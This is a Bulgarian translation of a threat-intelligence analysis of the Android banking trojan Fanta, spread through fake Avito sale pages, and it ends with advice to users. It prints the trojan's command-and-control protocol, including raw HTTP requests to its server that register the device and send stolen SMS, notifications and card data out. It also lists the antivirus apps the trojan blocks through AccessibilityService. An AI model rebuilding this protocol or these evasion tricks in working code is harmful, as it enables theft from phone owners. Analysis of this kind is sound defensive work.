


В един момент ще искате да продадете нещо в Avito и, след като публикувате подробното описание на продукта си (например, модул на оперативна памет), ще получите следното съобщение:
 Когато отворите връзката, ще видите на пръв поглед доста безобидна страница, уведомяваща ви, щастливия и успешен продавач, за извършена покупка:

След като натиснете бутона “Продължи”, на вашето Android устройство ще бъде изтеглен APK файл с икона и наименование, вдъхващи доверие. Инсталирахте приложение, което по някаква причина поиска права AccessibilityService, след това се появиха и бързо изчезнаха няколко прозореца и… всичко.
Влизате да проверите баланса си, но вашето банково приложение отново изисква данните на картата ви. След като въведете данните, се случва нещо страшно: по някаква все още непонятна причина парите започват да изчезват от сметката ви. Опитвате се да разрешите проблема, но телефонът ви съпротивлява: сам натиска бутоните “Назад” и “Начало”, не се изключва и не позволява активирането на никакви защитни средства. В крайна сметка оставате без пари, продуктът ви не е купен, в объркване сте и си задавате въпроса: какво се случи?
Отговорът е прост: станахте жертва на Android троян Fanta, семейство Flexnet. Как така стана? Сега ще обясним.
Автори: Андрей Половинкин, младши специалист по анализ на вредоносен код, Иван Писарев, специалист по анализ на вредоносен код.
Няколко статистики
За първи път за семейството на Android трояните Flexnet стана известно още през 2015 година. През достатъчно дългия период на активност семейството се разширило на няколко подвида: Fanta, Limebot, Lipton и т.н. Троянът, както и свързаната с него инфраструктура, не стоят на едно място: разработват се нови ефективни схеми за разпространение — в нашия случай качествени фишинг страници, нацелени на конкретния потребител-продавач, а разработчиците на трояните следват модните тенденции в вирусописането — добавят нови функционални възможности, позволяващи по-ефективно кражба на пари от заразени устройства и заобикаляне на механизми за защита.
Описваната в тази статия кампания е насочена към потребители от Русия, малко количество заразени устройства е регистрирано в Украйна, а още по-малко — в Казахстан и Беларус.
Въпреки че Flexnet е на сцената на Android троянски коне вече повече от 4 години и е детайлно проучен от много изследователи, той все още е в добра форма. От януари 2019 г. потенциалната сума на щетите е над 35 милиона рубли — и това е само за кампаниите в Русия. През 2015 г. различни версии на този Android троянец се продаваха на тъмен форум, където можеше да се намери и изходният код на троянеца с подробности. Това означава, че статистиката за щетите в света е още по-внушителна. Не е лош показател за такъв старец, нали?
От продажба до измама

Както се вижда от по-рано предоставения скрийншот на фалшивата страница под интернет-сервиз за обяви Avito, тя е била подготвена за конкретна жертва. Изглежда, че злонамерените лица използват един от парсерите на Avito, който извлича телефонния номер и името на продавача, както и описанието на продукта. След разгръщането на страницата и подготовката на APK файла, на жертвата се изпраща SMS съобщение с името му и линк към фалшивата страница, съдържаща описание на продукта и сумата, получена от "продажбата" на продукта. Кликвайки на бутона, потребителят получава злонамерен APK файл — Fanta.
Проучването на домейн shcet491[.]ru показа, че той е делегиран на DNS сървъри на компанията Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Файлът на домейн зона съдържа записи, указващи на IP адреси 31.220.23[.]236, 31.220.23[.]243 и 31.220.23[.]235. Въпреки това основната ресурсна запис на домейна (A-запис) указва на сървър с IP адрес 178.132.1[.]240.
IP адресът 178.132.1[.]240 се намира в Нидерландия и принадлежи на хостера WorldStream. IP адресите 31.220.23[.]235, 31.220.23[.]236 и 31.220.23[.]243 се намират във Великобритания и принадлежат на виртуалния хостинг сървър HOSTINGER. Като регистратор се използва openprov-ru. На IP адрес 178.132.1[.]240 също резолвираха домейни:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Следва да се отбележи, че почти от всички домейни бяха достъпни линкове от следния формат:
http://(www.){0,1}/[0-9]{7}
Този шаблон също обхваща линка от SMS съобщението. Според исторически данни е било установено, че на един домейн отговарят няколко линка по гореописания шаблон, което показва, че един домейн се използва за разпространение на троянеца на няколко жертви.
Нека да погледнем малко напред: като управляващ сървър, зловредният софтуер, свален чрез линк от SMS, използва адреса onuseseddohap[.]club. Този домейн е регистриран на 12.03.2019 и от 29.04.2019 е имало взаимодействие между APK приложения и този домейн. Основавайки се на данните от VirusTotal, общо 109 приложения са взаимодействали с този сървър. Самият домейн е разрешен на IP адрес 217.23.14[.]27, разположен в Нидерландия и принадлежащ на хостинг провайдера WorldStream. Регистраторът е namecheap. На този IP адрес също са разрешени домейни bad-racoon[.]club (от 25.09.2018) и bad-racoon[.]live (от 25.10.2018). С домейна bad-racoon[.]club са взаимодействали над 80 APK файла, с bad-racoon[.]live — над 100.
Общо, атаката изглежда по следния начин:
Какво има под капака на Fanta?
Както много други Android троянци, Fanta може да чете и изпраща SMS съобщения, да прави USSD заявки, да показва собствени прозорци над приложения (включително банкови). Обаче, арсеналът от функционални възможности на това семейство се увеличи: Fanta започна да използва AccessibilityService за различни цели: четене на съдържанието на уведомления от други приложения, предотвратяване на откритие и спиране на изпълнението на троянеца на заразеното устройство и т.н. Fanta работи на всички версии на Android, не по-стари от 4.4. В тази статия ще разгледаме по-подробно следния Fanta семпъл:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Веднага след стартиране
Непосредствено след стартиране троянецът скрива иконата си. Работата на приложението е възможна само ако името на заразеното устройство не е в списъка:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Това проверка се извършва в основния сервис на троянца — MainService. При първото стартиране се инициализират конфигурационните параметри на приложението с подразбиращи се стойности (за формата на съхранение на конфигурационните данни и тяхната стойност ще бъде разказано по-късно), а също така се регистрира ново заразено устройство на управляващия сървър. На сървъра ще бъде изпратен HTTP POST заявка с тип съобщение register_bot и информация за заразеното устройство (версия на Android, IMEI, номер на телефона, име на оператора и код на страната, в която е регистриран операторът). Като управляващ сървър служи адресът hXXp://onuseseddohap[.]club/controller.php. В отговор сървърът изпраща съобщение, в което се съдържат полета bot_id, bot_pwd, сървер — тези стойности приложението ги запазва като параметри на CnC-сървъра. Параметърът сървер е незадължителен, ако полето не е получено: Fanta използва адреса на регистрацията — hXXp://onuseseddohap[.]club/controller.php. Функцията за промяна на CnC-адреса може да бъде приложена за решаване на две задачи: равномерно разпределение на натоварването между няколко сървъра (при голямо количество заразени устройства натоварването на неоптимизирания уеб-сървър може да бъде високо), както и за използване на алтернативен сървър в случай на отказ на единия от CnC-сървърите.
Ако по време на изпращането на заявката възникне грешка, Trojan ще повтори регистрационния процес след 20 секунди.
След успешната регистрация на устройството Fanta ще изведе следното съобщение на потребителя:


Важно забележка: услугата с името Сигурност на системата — наименованието на услугата на трояна и след натискане на бутона ОК ще се отвори прозорец с настройките на Accessibility на заразеното устройство, където потребителят трябва сам да предостави права на Accessibility за зловредната услуга:
Веднага щом потребителят активира AccessibilityService, Fanta получава достъп до съдържанието на прозорците на приложенията и действията, извършвани в тях:

Веднага след получаването на правата за Accessibility троянът иска права на администратора и права за четене на известия:

С помощта на AccessibilityService приложението имитира натискания на клавиши, като по този начин си предоставя всички необходими права.
Fanta създава няколко екземпляра на бази данни (които ще бъдат описани по-късно), необходими за запазване на конфигурационни данни, както и събраната по време на процеса информация за заразеното устройство. За изпращане на събраната информация троянът създава повтаряща се задача, предназначена за извличане на полета от базата данни и получаване на команда от управляващия сървър. Интервалът на обаждане към CnC се определя в зависимост от версията на Android: в случай на 5.1 интервалът ще бъде 10 секунди, в противен случай 60 секунди.
За получаване на команда Fanta извършва заявка GetTask към управляващия сървър. В отговор CnC може да изпрати една от следните команди:
| Екип | Описание |
|---|---|
| 0 | Изпрати SMS-съобщение |
| 1 | Извърши телефонно обаждане или USSD-команда |
| 2 | Актуализира параметъра интервал |
| 3 | Актуализира параметъра intercept |
| 6 | Актуализира параметъра smsManager |
| 9 | Започни събиране на SMS-съобщения |
| 11 | Нулирай телефона до заводските настройки |
| 12 | Включване/Изключване на логването на съобщенията |
Fanta също събира уведомления от 70 приложения на банки, системи за бързи плащания и електронни портфейли и ги запазва в база данни.
Съхранение на конфигурационни параметри
За съхранение на конфигурационни параметри Fanta използва стандартния подход за платформата Android — Preferences-файлове. Настройките ще бъдат запазени в файл с име settings. Описанието на запазените параметри се намира в таблицата по-долу.
| Име | Стойност по подразбиране | Възможни стойности | Описание |
|---|---|---|---|
| id | 0 | Цяло число | Идентификатор на бота |
| сървер | hXXp://onuseseddohap[.]club/ | URL | Адрес на управляващия сървър |
| pwd | — | Стринг | Парола за сървъра |
| интервал | 20 | Цяло число | Времеви интервал. Показва колко време трябва да се отложи изпълнението на следващите задачи:
|
| intercept | all | all/telNumber | Ако полето е равно на стринга all или telNumber, тогава полученото SMS съобщение ще бъде прихванато от приложението и няма да бъде показано на потребителя |
| smsManager | 0 | 0/1 | Включване/изключване на приложението като получател на SMS по подразбиране |
| readDialog | неверно | True/false | Включване/Изключване на логването на събития AccessibilityEvent |
Също така Fanta използва файла smsManager:
| Име | Стойност по подразбиране | Възможни стойности | Описание |
|---|---|---|---|
| pckg | — | Стринг | Име на използвания мениджър за SMS съобщения |
Взаимодействие с бази данни
В процеса на работа зловредният софтуер използва две бази данни. Базата данни с име a се използва за съхранение на различна информация, събрана от телефона. Втората база данни носи името fanta.db и се използва за запазване на настройки, отговорни за създаване на фишинг прозорци, предназначени за събиране на информация за банкови карти.

Зловредният софтуер използва базата данни и за съхранение на събраната информация и логване на своите действия. Данните се съхраняват в таблица logs. За създаване на таблицата се използва следният SQL запрос:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)В базата данни се съдържа следната информация:
1. Логване на включването на инфектираното устройство с съобщение Телефонът се включи!
2. Уведомления от приложения. Съобщението се формира по следния шаблон:
(<<%App Name%>)<%Title%>: <%Notification text%>
3. Данни за банкови карти от създадените от зловредния софтуер фишинг формуляри. Параметърът VIEW_NAME може да бъде един от списъка:
- AliExpress
- Avito
- Google Play
- Разни <%App Name%>
Съобщението се логва в следния формат:
[]([]) Номер на картата:; Дата:/%; CVV:
4. Входящи/изходящи SMS съобщения в формат:
([] Тип: Входящо/Изходящо) :
5. Информация за пакета, създаващ диалогов прозорец в формат:
()
Примерна таблица logs:
Една от функционалностите на Fanta е събирането на информация за банкови карти. Събирането на данни става чрез създаването на фишинг прозорци при отваряне на банкови приложения. Троянът създава фишинг прозорец само веднъж. Информацията за показания прозорец на потребителя се запазва в таблица settings в базата данни fanta.db. За създаване на базата данни се използва следната SQL заявка:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Всички полета на таблицата settings по подразбиране се инициализират със стойността 1 (създаване на фишинг прозорец). След като потребителят въведе данните си, стойността ще бъде зададена на 0. Пример на полета в таблицата settings:
- can_login — полето отговаря за показването на формата при отваряне на банковото приложение
- first_bank — не се използва
- can_avito — полето отговаря за показването на формата при отваряне на приложението Avito
- can_ali — полето отговаря за показването на формата при отваряне на приложението Aliexpress
- can_another — полето отговаря за показването на формата при отваряне на всяко приложение от списъка: Юла, Pandao, Дром Авто, Кошелёк. Скидъчни и бонусни карти, Aviasales, Booking, Trivago
- can_card — полето отговаря за показването на формата при отваряне на Google Play
Взаимодействие с управляващия сървър
Мрежовото взаимодействие с управляващия сървър се осъществява по протокола HTTP. За работа с мрежата Fanta използва популярната библиотека Retrofit. Запитванията се изпращат на адреса hXXp://onuseseddohap[.]club/controller.php. Адресът на сървера може да бъде променен при регистрация на сървера. В отговор от сървера могат да дойдат бисквитки. Fanta изпълнява следните запитвания на сървера:
- Регистрацията на бота на управляващия сървър става един път при първото стартиране. На сървера се изпращат следните данни за заразеното устройство:
· Cookie — получените бисквитки от сървера (стойността по подразбиране е празен низ)
· mode — стрингова константа register_bot
· prefix — цяло числено константа 2
· version_sdk — се формира по следния шаблон: /(Avit)
· imei — IMEI на заразеното устройство
· country — код на страната, в която е регистриран операторът, във формат ISO
· номер — номер на телефона
· оператор — име на оператораПример на заявка, изпратена на сървъра:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
В отговор на заявката сървърът трябва да върне JSON-обект, съдържащ следните параметри:
· bot_id — идентификатор на заразеното устройство. В случай че bot_id е равен на 0, Fanta ще повтори заявката.
· bot_pwd — парола за сървъра.
· server — адрес на управляващия сървър. Незадължителен параметър. В случай че параметърът не е зададен, ще се използва адресът, запазен в приложението.Пример на JSON-обект:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Запитване за получаване на команда от сървъра. На сървъра се изпращат следните данни:
· Cookie — получени cookie от сървъра
· bid — id на заразеното устройство, което е получено при изпращането на заявката register_bot
· pwd — парола за сървъра
· divice_admin — полето определя, дали са получени административни права. Ако правата за администрация са получени, полето е равно на 1, иначе 0
· Accessibility — статус на работата на услугата Accessibility. Ако услугата е активирана, стойността е равна на 1, иначе 0
· SMSManager — показва дали троянот е включен като приложение по подразбиране за получаване на SMS
· screen — показва в какво състояние е екранът. Ще бъде зададена стойност 1, ако екранът е включен, иначе 0;Пример на заявка, изпратена на сървъра:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
В зависимост от команда, сървърът може да върне JSON-обект с различни параметри:
· Екип Изпрати SMS-съобщение: В параметрите се съдържа номер на телефона, текст на SMS съобщението и идентификатор на изпратеното съобщение. Идентификаторът се използва при изпращането на съобщение на сървъра с тип setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Екип Извърши телефонно обаждане или USSD-команда: Номерът на телефона или командата идва в тялото на отговора.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· Екип Промени параметъра interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Екип Променете параметър intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Екип Променете полето SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Екип Извършете събиране на SMS съобщения от заразеното устройство.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Екип Нулирай телефона до заводските настройки:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Екип Променете параметъра ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Изпращане на съобщение от тип setSmsStatus. Тази заявка се изпълнява след изпълнението на командата Изпрати SMS-съобщение. Заявката изглежда по следния начин:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=&status_sms=- Изпращане на съдържанието на базата данни. В процеса на един запитване се изпраща един ред. На сървера се изпращат следните данни:
· Cookie — получени cookie от сървъра
· mode — стрингова константа setSaveInboxSms
· bid — id на заразеното устройство, което е получено при изпращането на заявката register_bot
· text — текст в текущия запис на БД (поле d от таблицата logs в базата данни и)
· номер — наименование на текущия запис на БД (поле p от таблицата logs в базата данни и)
· sms_mode — цяло число (поле m от таблицата logs в базата данни и)Заявката изглежда по следния начин:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=&text=&number=&sms_mode=
При успешно изпращане на сървера, редът ще бъде изтрит от таблицата. Пример на JSON обекта, връщан от сървера:
{
    "response":[],
    "status":"ok"
}
Взаимодействие с AccessibilityService
AccessibilityService е реализиран с цел да улесни използването на Android устройства от хора с увреждания. В повечето случаи, за взаимодействие с приложението е необходимо физическо взаимодействие. AccessibilityService позволява това да се извършва програмно. Fanta използва услугата за създаване на фалшиви прозорци в банкови приложения и за предотвратяване на отварянето на системни настройки и някои приложения.
Използвайки функциите на AccessibilityService, троянският софтуер следи промените в елементите на екрана на заразеното устройство. Както беше описано по-рано, в настройките на Fanta се съдържа параметър, отговарящ за логването на операциите с диалоговите прозорци — readDialog. Ако този параметър е зададен, в базата данни ще бъде добавена информация за името и описанието на пакета, който е инициирал събитието. Троянът извършва следните действия при задействане на събития:
- Имитация нажатия на клавиши "назад" и "домой" в следующих случаях:
· если потребителят желае да рестартира устройството си
· ако потребителят желае да изтрие приложението "Avito" или да промени правата за достъп
· ако на страницата има споменаване на приложението "Avito"
· при отваряне на приложението "Google Play Защита"
· при отваряне на страниците с настройки на AccessibilityService
· при появата на диалогов прозорец "Системна безопасност"
· при отваряне на страницата с настройки "Draw over other app"
· при отваряне на страниците "Приложения", "Възстановяване и нулиране", "Нулиране на данни", "Нулиране на настройки", "Панел на разработчика", "Специальни възможности", "Специальни права"
· ако събитието е генерирано от определени приложения.Списък с приложения
- android
- Master Lite
- Clean Master
- Clean Master за x86 CPU
- Meizu Управление на разрешенията на приложенията
- MIUI Security
- Clean Master — Антивирус и почистване на кеша и боклука
- Родителски контрол и GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Web Security Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobile AntiVirus Security PRO
- Avast антивирус & безплатна защита 2019
- Mobile Security МегаФон
- AVG Protection за Xperia
- Мобилна Безопасност
- Malwarebytes антивирус & защита
- Антивирус за Андроид 2019
- Security Master — Антивирус, VPN, AppLock, Booster
- AVG антивирус за таблет Huawei System Manager
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobile Control Center
- Dr.Web Security Space Life
- Dr.Web Mobile Control Center
- Антивирус и Мобилна Безопасност
- Kaspersky Internet Security: Антивирус и Защита
- Kaspersky Battery Life: Saver & Booster
- Kaspersky Endpoint Security — защита и управление
- AVG Антивирус безплатно 2019 – Защита за Андроид
- Антивирус Android
- Norton Mobile Security and Antivirus
- Антивирус, защитна стена, VPN, мобилна безопасност
- Mobile Security: антивирус, VPN, защита от кражба
- Антивирус за Андроид
- Ако при изпращане на SMS на кратък номер се изисква разрешение, Fanta имитира нажатие на checkbox Запомни избора и бутона изпрати.
- При опит за отнемане на правата на администратора от троян, се блокира екрана на телефона.
- Препятства добавянето на нови администратори.
- В случай че антивирусното приложение dr.web е открило заплаха, Fanta имитира натискането на бутона игнорирай.
- Троянът имитира натискането на бутона "назад" и "домой", ако събитието е генерирано от приложението Samsung Device Care.



- Fanta създава фишинг прозорци с формуляри за въвеждане на информация за банкови карти, ако е било стартирано приложение от списъка, включващо около 30 различни интернет услуги. Сред тях: AliExpress, Booking, Avito, Компонент на Google Play Market, Pandao, Дром Авто и др.
Фишингови форми
Fanta анализира кои приложения се стартират на заразеното устройство. Ако е било отворено интересно приложение, троянът показва фишинг прозорец над всички останали, който представлява форма за въвеждане на информация за банковата карта. На потребителя е необходимо да въведе следните данни:
- Номер на картата
- Срок на валидност на картата
- CVV
- Име на притежателя на картата (не за всички банки)
В зависимост от стартираното приложение ще бъдат показани различни фишинг прозорци. По-долу ще бъдат представени примери на някои от тях:
Aliexpress:

Avito:
За някои други приложения, например Google Play Market, Aviasales, Pandao, Booking, Trivago:

Как всичко е било наистина
Щастливецът, получил описаното в началото на статията SMS съобщение, се оказа специалист в областта на киберсигурността. Затова реалната, не режисьорска версия, се отличава от разказаното по-рано: човекът получил интересно SMS, след което предал информацията на екипа на Group-IB Threat Hunting Intelligence. Резултатът от атаката — тази статия. Щастлив край, нали? Въпреки това, не всички истории завършват толкова успешно, и за да не бъде вашата подобна на режисьорската версия с загуба на пари, в повечето случаи е достатъчно да се спазват следните, отдавна описани правила:
- не инсталирайте приложения за мобилни устройства с ОС Android от каквито и да било източници, освен Google Play
- при инсталиране на приложение обращайте особено внимание на правата, които изисква приложението
- обращайте внимание на разширенията на изтегляните файлове
- редовно инсталирайте актуализации на ОС Android
- не посещавайте подозрителни ресурси и не изтегляйте файлове от там
- не кликвайте на линкове, получени в SMS съобщения.
Източник: habr.com
